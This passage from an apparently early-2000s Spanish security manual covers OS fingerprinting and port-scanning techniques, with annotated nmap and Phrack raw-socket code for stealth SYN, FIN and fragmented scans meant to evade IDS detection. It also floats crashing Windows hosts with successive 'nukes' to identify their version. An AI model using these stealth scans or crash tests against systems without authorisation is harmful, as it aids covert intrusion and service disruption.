al analizar uno de los paquetes tcp mandados con ethereal se comprueba que:

```
Flags: 0x04
```

```
        .1.. = Don't Fragment: Set
        ..0. = More fragments: Not set
```

pero, tampoco he hecho un gran numero de pruebas para asegurar que en algun caso y con cierto tipo de paquetes no se adjunte dicho bit. Aun asi, hay OSs que nunca lo usan como SCO o OpenBSD.

- La ventana inicial de TCP: se basa en la comprobacion de las dimensiones de la ventana de los paquetes que nos devuelve el host a estudiar. El valor que toma es casi siempre igual para cada sistema operativo, he incluso hay sistemas que se pueden identificar por medio de este metodo, ya que son los unicos que le asignan cierto valor a dicha ventana (ej. AIX, 0x3F25).

En lo que se refiere a sistemas linux, freebsd o solaris tienden a mantener el mismo tamaño de ventana para cada sesion. En cambio, cisco o Microsoft Windows/NT cambia constantemente.

```
$ hping2 localhost
...
```

y al analizar, por ejemplo dos de los paquetes con ethereal vemos:

```
Window Size: 512 (0x0200)
...
Window Size: 512 (0x0200)
```

- Tratamiento de fragmentacion: Se basa en el hecho de que los sitemas operativos tratan de diferente forman los fragmentos de IP solapados; mientras algunos mantienen el material inicial, otros sobreescriben la porciones antiguas con las nuevas. De dificil implementacion puesto que hay sistemas operativos que no permiten mandar fragmentos de IP (lease Solaris), pero si que es cierto que tendria bastante utilidad.

No lo he analizado en la practica, ya que no encontre la forma de hacerlo con hping2 y el hacer un codigo que lo haga no me parece materia para cubrir en este manual por tener bastante dificultad.

- Synflood: una tecnica que no me parece aplicable, por razones bien marcadas. Hay ciertos OSs que llega un momento en que no aceptan nuevas conexiones si has mandado demasiados paquetes SYN y por ejemplo algunos sistemas operativos solo admiten 8 paquetes. Linux, evita esto por medio de las SYN cookies.

- Nukes: Como ya he dicho anteriormente, la pila de Win95, WinNT o Win98 parece identica. Para distinguir entre una u otra el metodo que propongo es el aplicar nukes de forma cronologica (es decir, de mas antiguos a mas nuevos) e ir viendo si el servidor se cuelga o no; de esta forma sabremos la version ya que si sabemos que un nuke (por ejemplo, Winnuke) solo funciona con Win95 pues ya tendremos el OS. Aun asi, no recomiendo este metodo por razones obvias. Actualmente, estoy a la espera de que mixter me aclare si el ha conseguido alguna forma de distinguir una pila en win* en su nsat. De decirme como, lo incluire en este texto.

Fingerprinting pasivo

El fingerprinting pasivo, en realidad, se basa en lo mismo que el fingerprinting tradicional pero la implementacion es distinta. Esta, se hace mediante un sniffer que tracea el host remoto.

Como ves, en realidad, no somos nosotros los que enviamos paquetes sino que simplemente nos dedicamos a recoger los paquetes que son enviados por otros.

Por tanto, se ve aqui una primera diferencia, tenemos que tener acceso a una de las maquinas que este en la red interna del host remoto o del host remoto en si, aunque esta ultima posibilidad en la mayoria de los casos ya implicaria el conocimiento del OS del host.

Las cuatro cosas que comprobare en este tipo de fingerprinting son la TTL, el tama~o de ventana (window size), el Don't Fragment bit y el TOS. Pero aun esta por estudiar la posibilidad de fijarse en otras cosas que podrian servir en ciertos casos para distinguir unos OSs de otros; pero, en este manual, me centrare en unicamente en estos cuatro aspectos. Para diferenciar unos sistemas operativos de otros, habra que combinar estas cuatro pruebas.

Otras de las cosas que se podrian estudiar seria el id, ISN, opciones de TCP/IP...

Este sistema no es infalible y funcionara con unos OSs mejor que con otros y claro esta.

Por ejemplo, mediante el uso de ethereal, se loggea una peticion www mediante el puerto 80. Si seleccionamos uno de los paquetes vemos lo siguiente:

```
183-BARC-X45.libre.retevision.es -> 97-VIGO-X12.libre.retevision.es
Arrival Time: Jan 17, 2001 21:54:36.2724
Internet Protocol -> version: 4
Type of service: 0x00 (TOS)
Flags: 0x04 -> .1.. = Don't fragment: Set
Time to live: 58 (TTL)
Window size: 15928 en decimal (0x3E38)
```

Observas aqui, pues, los valores del TOS, DF bit, TTL y WS.

Inicialmente nos fijaremos en el valor del TTL:

El valor que podemos ver en el log del ethereal es 58. Lo mas probable es que el valor sea 64 pero haya saltado 6 veces hasta llegar a nosotros, y en este caso se trata de un linux.

Pero, los saltos que hace hasta llegar a nuestro host lo podemos comprobar con la ayuda de traceroute; claro que sino quieres que sea reconocido por el host a estudio dicho traceroute sera mejor que este pare uno o dos hops antes del host, siendo esto posible gracias a poder especificar el time-to-live y asi podremos hacer:

```
$ /usr/sbin/traceroute -m 7 183-BARC-X45.libre.retevision.es
traceroute to 183-BARC-X45.libre.retevision.es (62.82.15.183),
7 hops max, 38 byte packets
1  VIGO-X12.red.retevision.es  (62.81.45.44) 135.048 ms 122.210
ms 129.345 ms
2  VIGO-R1.red.retevision.es (62.81.45.28) 129.757  ms 119.371
ms VIGO-R3.red.retevision.es (62.81.45.27) 139.679 ms
```

```
3 VIGO-R15.red.retevision.es (62.81.44.133) 127.784 ms 129.119
ms 119.800 ms
4 BARC-R15.red.retevision.es  (62.81.125.2) 159.456 ms 219.433
ms 214.197 ms
5  BARC-R11.red.retevision.es (62.81.24.5) 214.997  ms 219.233
ms 219.758 ms
6 BARC-X45.red.retevision.es (62.81.17.131) 210.725 ms 219.183
ms 219.693 ms
```

Pero, para que se vea que realmente esto funciona, en este caso te copiare aqui el 7o host para que veas que ya seria el host remoto:

```
7  183-BARC-X45.libre.retevision.es (62.82.15.183)  339.842 ms
BARC-X45 .red.retevision.es  (62.81.17.131) 199.385 ms 179.089
ms
```

A continuacion adjunto una tabla con los TTL de diversos sistemas operativos, especificando dicha ttl para tcp y udp:

Sistema operativo	ttl-tcp	ttl-udp
linux	64	64
MacOS/MacTCP 2.0.x	60	60
OS/2 TCP/IP 3.0	64	64
OSF/1 V3.2A	60	30
MS WfW	32	32
MS Windows 95	32	32
MS Windows NT 3.51	32	32
MS Windows NT 4.0	128	128
Solaris 2.x	255	255
Sun OS 4.1.3/4.1.4	60	60
Ultrix V4.1/V4.2A	60	30
VMS/Multinet	64	64
VMS/TCPware	60	64
VMS/Wollongong 1.1.1.1	128	30
VMS/UCX (ultimas ver.)	128	128
AIX	60	30
DEC Pathworks V5	30	30
FreeBSD 2.1R	64	64
HP/UX 9.0x	30	30
HP/UX 10.01	64	64
Irix 5.3	60	60
Irix 6.x	60	60

Lo que hay que tener en cuenta, es que existen ciertas utilidades que permiten cambiar este valor de TTL y asi por ejemplo:

- HP/UX cuenta con una utilidad que cambia el valor del TTL en los kernels de HP/UX llamada set_ttl hecha por el HP Support Center

- En solaris se puede cambiar haciendo:
```
ndd -set /dev/ip ip_def_ttl 'number'
```

- En linux:
```
echo 'number' > /proc/sys/net/ipv4/ip_default_ttl
```

- En windows:
```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters
```

Pero aun asi, se puede incluir este valor en el

fingerprinting, para diferenciar algunos OSs de otros.

El siguiente valor a tener en cuenta es el tama~o de la ventana (Window Size):

Como se ha comentado anteriormente en los analisis basados en la pila TCP/IP tradicionales ya no volvere a repetir la informacion.

Pero, cabe destacar que en la prueba especifica que se hizo para fingerprinting pasivo, los valores no cambiaron y asi vemos:

Arrival Time: Jan 17, 2001 21:54:37.5323
Window size: 15928 en decimal

Arrival Time: Jan 17, 2001 21:54:38.1424
Window size: 15928

A continuacion, se analiza el bit DF:

Es de valor unico, haciento esto mas facil el distinguir algunos sistemas que no lo usan, como por ejemplo SCO o OpenBSD como se ha especificado en la seccion anterior.

Y se observa como en el ejemplo especifico usado para el fingerprinting pasivo:

Flags: 0x04 -> .1.. = Don’t fragment: Set

El ultimo de los campos a estudiar es el TOS:

De valor tambien limitado, actualmente no esta muy estudiado en funcion de que varia, pero se piensa que depende de la sesion y del protocolo usado en la misma. Este valor de TOS ha sido utilizado en uno de los metodos basados en ICMP de fingerprinting tradicional.

2.2 Servicios

I Software de escaneo de puertos y vulnerabilidades: panorama actual

Lo que quiero con esta reducida seccion es simplemente dar mi opinion acerca del software de escaneo de puertos que hay en este momento en la scene.

Es preciso destacar, que mientras algunos de los programas que detallo a continuacion simplemente son escaneadores de puertos otros tambien pueden servir para detectar vulnerabilidades en el sistema, debidas a daemons (escuchando en puertos abiertos) que tienen bugs conocidos.

Nmap: Lo puedes encontrar en http://www.insecure.org/nmap/index.html, se trata de uno de los escaneadores de puertos mas completos . Desarrollado por Fyodor . Admite tanto un escaneo normal como "silencioso".

Strobe-classb: Lo podras encontrar en http://www.luyer.net/software/strobe-classb/ . Sirve para escanear redes grandes en poco tiempo pero no es updateado .

Vetescan: esta en http://www.self-evident.com/sploits.html. Es normalmente una herramienta de "jaker", ya que con ella se puede escanear a gran velocidad grandes redes e incluye los exploits para las vulnerabilidades que detecta en el propio tar.gz

Satan: para bajarlo vete a http://www.porcupine.org/satan/ . Usa una interface basada en web y su modelo de actuacion ha sido heredado por programas como Nessus, Saint o SARA. A lo mejor para hacerlo funcionar en las mas modernas distribuciones de linux tienes problemas.

Nessus: bajatelo de http://www.nessus.org/ . Es muy util. Hay tanto cliente como servidor; hay clientes para X11, Java y Windows pero servidor unicamente para Unix. Es muy facil agregar nuevos chequeos para vulnerabilidades que inicialmente no estaba preparado y su equipo de desarrolladores suele updatearlo frecuentemente. Utiliza el Nmap para hacer un analisis preliminar de los puertos. Mas que recomendable.

Saint: lo puedes encontrar en http://www.wwdsi.com/saint/ . Como ya he comentado se basa en Satan y como este funciona a traves de web. Las nuevas funcionalidades no son agregadas de una forma muy rapida pero esto trae consigo un mejor funcionamiento del programa que destaca por clasificar en niveles el problema encontrado.

SARA: se encuentra en http://home.arc.com/sara/index.html. Hereda su funcionamiento de Saint y Satan. Incluye una herramienta para crear informes de las vulnerabilidades, etc.

NSAT: te lo puedes bajar de http://mixter.void.ru/progs.html. Su creador es mixter, reconocido profesional de la seguridad informatica. Al igual que nessus se le pueden hacer reglas nuevas de chequeo para nuevas vulnerabilidades no existentes en el momento de codear el programa. La pega es que no se puede utilizar desde una maquina remota y solo funciona bajo linux/unix.

Messala: bajalo en http://www.securityfocus.com/tools/1228. Este programa me ha sorprendido gratamente ya que analiza un gran numero de vulnerabilidades conocidas. Ademas, sus desarrolladores lo updatean frecuentemente.

Mns: pillalo en alguna web de seguridad informatica ya que los enlaces que van a la page de dicho programa no funcionan. Tiene capacidad de escanear "silenciosamente" y muestra vulnerabilidades.

Hay gran numero de escaneadores de puertos de nivel bastante basico, tanto en C como perl que tampoco me voy a poner a analizar por separado; siempre puedes buscarlos en freshmeat.net o packetstorm.securify.com. En algun caso puede ser interesante bajarte alguno de ellos ya que te sera mas facil analizar el codigo usado para este tipo de utilidades.

Por otra parte, cabe resaltar que puedes encontrar reducidos .c que unicamente comprueban la existencia de una vulnerabilidad en concreto. Incluso, te puede ser util, el hacerte algun escaner especifico de cierta vulnerabilidad, en caso de que esta no haya sido hecha publica.

II Tecnicas usadas en el escaneo de puertos

En un escaneo de puertos, se han ido incluyendo tecnicas, que en la mayoria de los casos lo que buscan es que el escaneo de puertos no sea detectado por el host remoto. Actualmente hay un cierto vacio legal en lo que se refiere a este tipo de acciones ya que no esta muy claro si es legal o ilegal hacer dichos escaneos. Segun una sentencia reciente (12-2000) en USA, el escaneo de puertos no es ilegal, mientras no se perjudique al host remoto.

Escaneando TCP con connect(): es el metodo basico que es usado en los escaners de puertos. El problema es que abre una conexion a un puerto de forma que puede ser detectado dicho intento y loggeado. La parte positiva es que destaca por su rapidez y facilidad de implementacion en codigo C. Puede ser utilizado con varios sockets en paralelo para asi no tener que usar un bucle que haria mas largo el proceso.

Por ejemplo en el PortScanner-1.2, encontramos:

```
...
while (((base_port + current_port) <= end_port) || !finished) {
sock = socket(PF_INET, SOCK_STREAM, 0);
...
if (connect(sock, (struct sockaddr *)&address2, sizeof(address2)) == 0)
...
```

y a continuacion en el code simplemente encontramos como intenta averiguar el nombre de servicio asignado a cada puerto que va encontrando abierto, pero no lo voy a copiar aqui porque es un poco largo aunque facil. Vemos pues, como el funcionamiento de este escaner es sumamente sencillo y su archivo portscanner.c es de facil comprension para cualquier persona con ciertos conocimientos de C y unix networking programming.

Escaneando TCP con SYN: Este metodo es un poco mejor que el clasico expuesto anteriormente ya que no abre una conexion TCP por completo, por eso el apelativo "half-open" en ingles. Se basa en enviar un paquete SYN a un puerto y si se obtiene un SYN|ACK es inequivocamente porque el puerto esta abierto y si se obtiene un RST es indicacion de que el puerto esta cerrado. De estar abierto se envia un RST para cerrar la conexion, pero esto lo hace automaticamente el kernel. Esta tecnica seguramente hay en servidores en los que no es detectada pero actualmente ya hay herramientas que permiten su deteccion como iplog, ademas, necesitas privilegios de root para construir dichos paquetes.

Por ejemplo, en el portscanner hecho por Uriel Maimon (lifesux@cox.org) para su articulo en phrack 49 (Volume Seven, Issue Forty-Nine), Port Scanning without the SYN flag, vemos como define:

```
...

0: half-open scanning (type 0, SYN)
/* se observa que admite este tipo de escaneo */
...

inline int tcpip_send(int       socket,
                      struct sockaddr_in *address,
                      unsigned long s_addr,
                      unsigned long t_addr,
                      unsigned      s_port,
                      unsigned      t_port,
```

```
                        unsigned char tcpflags,
                        unsigned long seq,
                        unsigned long ack,
                        unsigned      win,
                        char          *datagram,
                        unsigned      datasize)

       /* para poder enviar paquetes configurables */
        ...


        tcp->th_sport  = htons(s_port);
        tcp->th_dport  = htons(t_port);
        tcp->th_off    = 5;          /* 20 bytes, (no options) */
        tcp->th_flags  = tcpflags;
        tcp->th_seq    = htonl(seq);
        tcp->th_ack    = htonl(ack);
        tcp->th_win    = htons(win); /* we don't need any bigger, I guess. */

        /* opciones tcp */

        ...

        struct tcphdr       *tcp    = (struct tcphdr *)(packet+IPHDRSIZE);

        ...

        if (tcp->th_flags & (TH_ACK | TH_SYN))
                         {
                            readport->state = 1;
                            printf(" (SYN+ACK)");
                            tcpip_send(rawsock,&destaddr,
                                      spoof_addr,destaddr.sin_addr.s_addr
                                      STCP_PORT,readport->n,
                                      TH_RST,
                                      readport->seq++, 0,
                                      512,
                                      NULL,
                                      0);
                          }
       /* se observa aqui el corte despues con RST despues de recibir
       respuesta */
         ...
```

Pero, aun asi, te recomiendo que revises el codigo por completo si quieres entender bien este metodo aplicado a codes en C, ya que tampoco he pasteado todo lo importante sino lo que he encontrado interesante segun repasaba el codigo, y quizas para entenderlo hay que verlo integramente.

Escaneando TCP con FIN: si piensas que el servidor que esta analizando puede detectar un escaner basado en la tecnica de envio de paquetes SYN, siempre se puede recurrir a escaners basados en este metodo. El hecho es que los puertos abiertos ante el envio de paquetes FIN no hacen nada, los ignoran, en cambio los puertos cerrados responden con un RST|ACK. Este metodo, pues, se basa en un bug de la implementacion TCP en ciertos sistemas operativos pero hay en ciertos sistemas que esto no funciona, como en el caso de las maquinas Microsoft). Pero, en las ultimas releases de ciertos programas ya se agrega la opcion incluso de detectar este tipo de scaneos. Asi por ejemplo snort:

```
Fri 29 03:25:58 honorato snort[565]: SCAN-SYN FIN: w.x.y.z:0 -> z.y.w.98:53

         Si quieres  ver que realmente  hay empresas que  se preocupan
hasta de este  tipo de escaners puedes revisar el  gran numero de logs
de      este     tipo      que     hay      en      (por     ejemplo):
http://www.sans.org/y2k/070200-2000.htm

         Y  en nmap  encontramos (he  saltado  partes del  code de  la
func., cuidado ):

         ...

portlist fin_scan(struct hoststruct *target, unsigned short *portarray) {

         /* la  funcion, a continuacion de esto,  define variables, no
lo he copiado, porque ocuparia demasiado.. */

         ...

timeout = (target->rtt)? target->rtt + 10000 : 1e5;

bzero(&stranger, sockaddr_in_size);
bzero(portno, o.max_sockets * sizeof(unsigned short));
bzero(trynum, o.max_sockets * sizeof(unsigned short));
starttime = time(NULL);

         /* preliminares */

         ...

if (o.debugging || o.verbose)
  printf("Initiating FIN stealth scan against %s (%s), sleep delay: %ld usecond
s\n", target->name, inet_ntoa(target->host), timeout);

         /* se observa que indica que empieza el escaneo.. saca en
         pantalla datos del scan */

         ...

if (!target->source_ip.s_addr) {
  if (gethostname(myname, MAXHOSTNAMELEN) ||
      !(myhostent = gethostbyname(myname)))
    fatal("Your system is fucked up.\n");

  memcpy(&target->source_ip, myhostent->h_addr_list[0], sizeof(struct in_addr))
;
  if (o.debugging || o.verbose)
    printf("We skillfully deduced that your address is %s\n",
           inet_ntoa(target->source_ip));
}

          /* comprobaciones de que localhost va bien y saca en pantala
nuestra direccion local */

          ...

if (!(pd = pcap_open_live(target->device, 92, 0, 1500, err0r)))
  fatal("pcap_open_live: %s", err0r);

if (pcap_lookupnet(target->device, &localnet, &netmask, err0r) < 0)
  fatal("Failed to lookup device subnet/netmask: %s", err0r);
```

```
p = strdup(inet_ntoa(target->host));
#ifdef HAVE_SNPRINTF
snprintf(filter, sizeof(filter), "tcp and src host %s and dst host %s and
dst port %d", p, inet_ntoa(target->source_ip), MAGIC_PORT );
#else
sprintf(filter, "tcp and src host %s and dst host %s and dst port %d", p,
inet_ntoa(target->source_ip), MAGIC_PORT );
#endif
free(p);
if (o.debugging)
  printf("Packet capture filter: %s\n", filter);
if (pcap_compile(pd, &fcode, filter, 0, netmask) < 0)
  fatal("Error compiling our pcap filter: %s\n", pcap_geterr(pd));
if (pcap_setfilter(pd, &fcode) < 0 )
  fatal("Failed to set the pcap filter: %s\n", pcap_geterr(pd));

          /*  vemos como  Fyodor  hace  usa de  las  librerias pcap  y
despues de dos comprobaciones con pcap_open_live() y pcap_lookupnet(),
te recomiendo que  si no estas familiarizado con  la implementacion de
pcap en C  que leas algo sobre el tema. La  funcion strdup devuelve un
puntero  a una  nueva  cadena que  en  realidad es  duplicacion de  la
variable que  tiene la direccion remota.  Despues  puedes observar que
hace uso  de snprintf de estar  permitido su uso, y  sino usa sprintf,
donde puedes ver  el host local, host remoto  y puerto. A continuacion
libera p con  un free() y ves como monta el  Packet capture filter con
pcap */

          ...

if ((rawsd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0 )
  perror("socket trobles in fin_scan");

          /* creacion de socket, y comprobacion de que funciona */

          ...

while(!done) {
  for(i=0; i <  o.max_sockets; i++) {
    if (!portno[i] && portarray[j]) {
      portno[i] = portarray[j++];
    }
    if (portno[i]) {
    if (o.fragscan)
      send_small_fragz(rawsd, &target->source_ip, &target->host, MAGIC_PORT, po
rtno[i], TH_FIN);
    else send_tcp_raw(rawsd, &target->source_ip , &target->host, MAGIC_PORT,
                      portno[i], 0, 0, TH_FIN, 0, 0, 0);
    usleep(10000); /* *WE* normally do not need this, but the target
                      lamer often does */
    }
  }

        /*  interesante :),  bueno, puedes  observar un  bucle  de uso
obvio  y  fijate   en  send_small_fragz()  y  send_tcp_raw().  Tambien
interesante el uso del  temporizador, con comentario del propio fyodor
incluido */

        ...

   {
      if (bytes < (4 * ip->ip_hl) + 4)
```

```
        continue;
      if (ip->ip_src.s_addr == target->host.s_addr)
      {
        tcp = (struct tcphdr *) (((char *) ip) + 4 * ip->ip_hl);

        if (tcp->th_flags &  TH_RST)
        {
        badport = ntohs(tcp->th_sport);
          if  (o.debugging >  1) printf("Nothing  open on  port %d\n", badport)
;  /*  delete  the  port  from  active  scanning  */
          for(i=0; i < o.max_sockets; i++)
                   if (portno[i] == badport)
                   {
                   if (o.debugging && trynum[i] > 0) printf("Bad port %d caught
                   on  fin scan,  try number  %d\n", badport,  trynum[i]  + 1);
                   trynum[i]  =   0;
                   portno[i]  =   0;
                   break;
                   }
                   if   (i  == o.max_sockets)
                   {
                   if  (o.debugging)  printf("Late packet  or
                   dupe,  deleting  port  %d.\n", badport);
                   dupesinarow++;
                   if (target->ports) deleteport(&target->ports,     badport,
          IPPROTO_TCP);
                   }
                 }
                 else
                 if  (o.debugging   >   1)
                 {
                 printf("Strange  packet  from  target%d!   Here  it  is:\n",
                 ntohs(tcp->th_sport));
                 if       (bytes      >=      40)
                 readtcppacket(response,1); else hdump(response,bytes);
                 }
        }
      }

        /*  fijate dentro  de if  (tcp->th_flags &  TH_RST) que  si se
cumple comprueba if (o.debugging > 1) y abre un bucle, con dos if's en
su  interior en  los que  tambien conviene  fijarse. if  (portno[i] ==
badport)...if (i ==  o.max_sockets)... y en el interior  de los mismos
imprime los Bad  port y borra puerto del escaneo  por ser "Late packet
or dupe" respectivamente. Si no se cumple que (tcp->th_flags & TH_RST)
entonces comprueba si  o.debuffing > 1 y de serlo mira  lo que pasa en
el code */

        ...

/* adjust waiting time if neccessary */
  if (dupesinarow > 6)
     {
    if (o.debugging || o.verbose)
      printf("Slowing down send frequency due to multiple late packets.\n");
    if (timeout < 10 * (target->rtt + 20000)) timeout *= 1.5;
    else
      {
      printf("Too many late packets despite send frequency decreases, skipping
scan.\n");
      return target->ports;
      }
```

```
  }

        /*  mas  comprobaciones,  para  diferentes  tipos  de  problemas,
tampoco veo necesario detallarlo otra  vez ya que creo que se entiende
bastante bien de analizar todo el code */

        ...


  someleft = 0;
  for(i=0; i < o.max_sockets; i++)
    if (portno[i]) {
      if (++trynum[i] >= retries) {
        if (o.verbose || o.debugging)
          printf("Good port %d detected by fin_scan!\n", portno[i]);
        addport(&target->ports, portno[i], IPPROTO_TCP, NULL);
        send_tcp_raw( rawsd, &target->source_ip, &target->host, MAGIC_PORT, por
tno[i], 0, 0,
                      TH_FIN, 0, 0, 0);
        portno[i] = trynum[i] = 0;
      }
      else someleft = 1;
    }

  if (!portarray[j] && (!someleft || --waiting_period <= 0)) done++;
}

     /* voila, me  parece que lo deja bien claro  el printf, fijate en
addport() y send_tcp_raw(). */

        ...

 if (o.debugging || o.verbose)
  printf("The TCP stealth FIN scan took %ld seconds to scan %d ports.\n",
        (long) time(NULL) - starttime, o.numports);
pcap_close(pd);
close(rawsd);
return target->ports;
}
        /* bueno.. se acabo, curioso, eh? */


        Escaneando TCP  con ’reverse ident’:  esta tecnica se  basa en
que el protocolo  ident (lee rfc1413) te permite  descubrir el usuario
propietario de un  proceso conectado via TCP incluso si  no ha sido el
proceso  el que  ha iniciado  la  conexion.  Esto,  permite saber  los
propietarios  de cada  daemon  que escucha  en  puertos abiertos.   El
problema es que  se necesita abrir una conexion TCP  completa y por lo
tanto es facilmente detectable.  Un  ejemplo de codigo que aplica esto
lo encontramos en el nmap de Fyodor:

        ...

        int getidentinfoz(struct in_addr target, int localport, int remoteport,
                  char *owner) {

        /* inicio de  la funcion en el que se  aplica dicho metodo, no
voy a copiar las definiciones de variables.  */

        ...

        owner[0] = ’\0’;
```

```
        if ((sd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
        { perror("Socket troubles"); exit(1); }
        sock.sin_family = AF_INET;
        sock.sin_addr.s_addr = target.s_addr;
        sock.sin_port = htons(113);
        usleep(50000);

        /* me parece  que esta muy claro la creacion  de un socket() y
la definicion de  la familia, addr y puerto  en lo referente a sock. */

        ...

res = connect(sd, (struct sockaddr *) &sock, sizeof(struct sockaddr_in));
if (res < 0 ) {
  if (o.debugging || o.verbose)
    printf("identd port not active now for some reason ... hope we didn't break
 it!\n");
  close(sd);
  return 0;
}

        /*  en el  supuesto de  que  el connect  falle, es  decir <  0
entonces  comprueba if  (o.debugging  || o.verbose)  y ya  ves tu.. */

        ...


sprintf(request,"%hi,%hi\r\n", remoteport, localport);
if (o.debugging > 1) printf("Connected to identd, sending request: %s", request
);
if (write(sd, request, strlen(request) + 1) == -1) {
  perror("identd write");
  close(sd);
  return 0;
}
else if ((res = read(sd, response, 1024)) == -1) {
  perror("reading from identd");
  close(sd);
  return 0;
}
else {
  close(sd);
  if (o.debugging > 1) printf("Read %d bytes from identd: %s\n", res, response)
;

        /* se observa  como si la o.debugging > 1  entonces es que que
se ha conseguido conexion identd.  Despues vemos el intento de write()
y de  read() con identd y la  salida del numero de  bytes leidos desde
identd en caso de llevarse a cabo */

        ...


  if ((p = strchr(response, ':'))) {
    p++;
    if ((q = strtok(p, " :"))) {
      if (!strcasecmp( q, "error")) {
        if (strstr(response, "HIDDEN-USER") || strstr(response, "hidden-user"))
 {
          printf("identd returning HIDDEN-USER, giving up on it\n");
          return -1;
        }
```

```
        if (o.debugging) printf("ERROR returned from identd for port %d\n", rem
oteport);
        return 0;
      }
      if ((os = strtok(NULL, " :"))) {
        if ((p = strtok(NULL, " :"))) {
          if ((q = strchr(p, '\r'))) *q = '\0';
          if ((q = strchr(p, '\n'))) *q = '\0';
          strncpy(owner, p, 512);
          owner[512] = '\0';
        }
      }
    }
  }
}
return 1;
}
```

        /* se observa como despues si localiza : en la cadena response (la enviada por identd). Despues, se observa el intento de averiguar el usuario, cuya salida comprueba que no sea HIDDEN-USER o hidden-user ya que esto querria decir que no se puede saber */

        Fragmentation scanning: Este metodo se basa en una tecnica no totalmente nueva sino que es una variacion de otras tecnicas, ya que en realidad, y como mostrare en el ejemplo de codigo es un scan basado en SYN o FIN pero con peque~os paquetes fragmentados. En realidad, se mandan una pareja de peque~os fragmentos IP al host remoto a estudiar. El principal problema es que algunos programas tienen problemas para tratar este tipo de paquetes. La ventaja es que este metodo de escaneo es mas dificil de detectar y filtrar por los IDS.
        A continuacion, detallo un ejemplo en C de dicha tecnica:

        ...

```
int send_small_fragz(int sd, struct in_addr *source, struct in_addr *victim,
                     int sport, int dport, int flags) {
```

        /* inicio de la funcion en la que se ve un ejemplo practico de uso de este metodo */

        ...

```
struct pseudo_header {
/* for computing TCP checksum, see TCP/IP Illustrated p. 145 */
  unsigned long s_addy;
  unsigned long d_addr;
  char zer0;
  unsigned char protocol;
  unsigned short length;
};
```

        /* haz lo que dice fyodor en su comentario y te enteraras un poco mas de lo que significa esta estructura. Ademas, te recomiendo no solo que veas la p. 145 sino que leas TCP/IP Illustrated vol. 1 y 2 si quieres realmente tener un control del funcionamiento de redes TCP/IP */

        ...

```
char packet[sizeof(struct ip) + sizeof(struct tcphdr) + 100];
```

```
struct ip *ip = (struct ip *) packet;
struct tcphdr *tcp = (struct tcphdr *) (packet + sizeof(struct ip));
struct pseudo_header *pseudo = (struct pseudo_header *) (packet + sizeof(struct
 ip) - sizeof(struct pseudo_header));
char *frag2 = packet + sizeof(struct ip) + 16;
struct ip *ip2 = (struct ip *) (frag2 - sizeof(struct ip));
int res;
struct sockaddr_in sock;
int id;

        /*  definiciones de  estructuras  y variables,  fijate en  las
estructuras de  tipo ip, tcphdr y  pseudo_header.  Realmente necesitas
conceptos de programacion de sockets  bajo C si quieres entenderlo; te
recomiendo   Unix   Networking   Programming   vol.   1   y   2   de   R.
Stevens. Tampoco me parece el  proposito de este manual explicar en si
lo  que es  la programacion  de sockets  en C,  unicamente  mostrar el
codigo usado para las tecnicas de escaneo especificadas. */

        ...

sock.sin_family = AF_INET;
sock.sin_port = htons(dport);

sock.sin_addr.s_addr = victim->s_addr;

bzero((char *)packet, sizeof(struct ip) + sizeof(struct tcphdr));

        /* definicion de familia, puerto y direccion de sock.. */

        ...

pseudo->s_addy = source->s_addr;
pseudo->d_addr = victim->s_addr;
pseudo->protocol = IPPROTO_TCP;
pseudo->length = htons(sizeof(struct tcphdr));

tcp->th_sport = htons(sport);
tcp->th_dport = htons(dport);
tcp->th_seq = rand() + rand();

tcp->th_off = 5 /*words*/;
tcp->th_flags = flags;

tcp->th_win = htons(2048); /* Who cares */

tcp->th_sum = in_cksum((unsigned short *)pseudo,
                       sizeof(struct tcphdr) + sizeof(struct pseudo_header));


        /* Estamos hablando de  raw sockets. Vemos pues, la definicion
de variables de las  estructuras pseudo (pseudo_header) y tcp (tcphdr)
*/

        ...

bzero((char *) packet, sizeof(struct ip));
ip->ip_v = 4;
ip->ip_hl = 5;
ip->ip_len = htons(sizeof(struct ip) + 16);
id = ip->ip_id = rand();
ip->ip_off = htons(MORE_FRAGMENTS);
ip->ip_ttl = 255;
```

```
ip->ip_p = IPPROTO_TCP;
ip->ip_src.s_addr = source->s_addr;
ip->ip_dst.s_addr = victim->s_addr;
#if HAVE_IP_IP_SUM
ip->ip_sum= in_cksum((unsigned short *)ip, sizeof(struct ip));
#endif
if (o.debugging > 1) {
  printf("Raw TCP packet fragment #1 creation completed!  Here it is:\n");
  hdump(packet,20);
}
if (o.debugging > 1)
  printf("\nTrying sendto(%d , packet, %d, 0 , %s , %d)\n",
        sd, ntohs(ip->ip_len), inet_ntoa(*victim),
        (int) sizeof(struct sockaddr_in));
if ((res = sendto(sd, packet, ntohs(ip->ip_len), 0,
                  (struct sockaddr *)&sock, sizeof(struct sockaddr_in))) == -1)
  {
    perror("sendto in send_syn_fragz");
    return -1;
  }
if (o.debugging > 1) printf("successfully sent %d bytes of raw_tcp!\n", res);

        /*  Vemos como  inicialmente  se prepara  la  cabecera ip  del
primer frag que  se envia al host remoto; puedes  ver como se rellenan
las variables de la estructura ip. Despues, se ve como comprueba si la
creacion del paquete ha sido satisfactoria y lo intenta enviar. */

        ...

bzero((char *) ip2, sizeof(struct ip));
ip2->ip_v= 4;
ip2->ip_hl = 5;
ip2->ip_len = htons(sizeof(struct ip) + 4);
ip2->ip_id = id;
ip2->ip_off = htons(2);
ip2->ip_ttl = 255;
ip2->ip_p = IPPROTO_TCP;
ip2->ip_src.s_addr = source->s_addr;
ip2->ip_dst.s_addr= victim->s_addr;
#if HAVE_IP_IP_SUM
ip2->ip_sum = in_cksum((unsigned short *)ip2, sizeof(struct ip));
#endif
if (o.debugging > 1) {
  printf("Raw TCP packet fragment creation completed!  Here it is:\n");
  hdump(packet,20);
}
if (o.debugging > 1)

  printf("\nTrying sendto(%d , ip2, %d, 0 , %s , %d)\n", sd,
         ntohs(ip2->ip_len), inet_ntoa(*victim), (int) sizeof(struct sockaddr_i
n));
if ((res = sendto(sd, (void *)ip2, ntohs(ip2->ip_len), 0,
                  (struct sockaddr *)&sock, (int) sizeof(struct sockaddr_in)))
== -1)
  {
    perror("sendto in send_tcp_raw frag #2");
    return -1;
  }

return 1;
}
```

```
        /*  se ve  en  esta ultima  parte  de codigo  la creacion  del
segundo paquete, comprobacion  de que todo va bien  e intento de envio
al host remoto. */
```

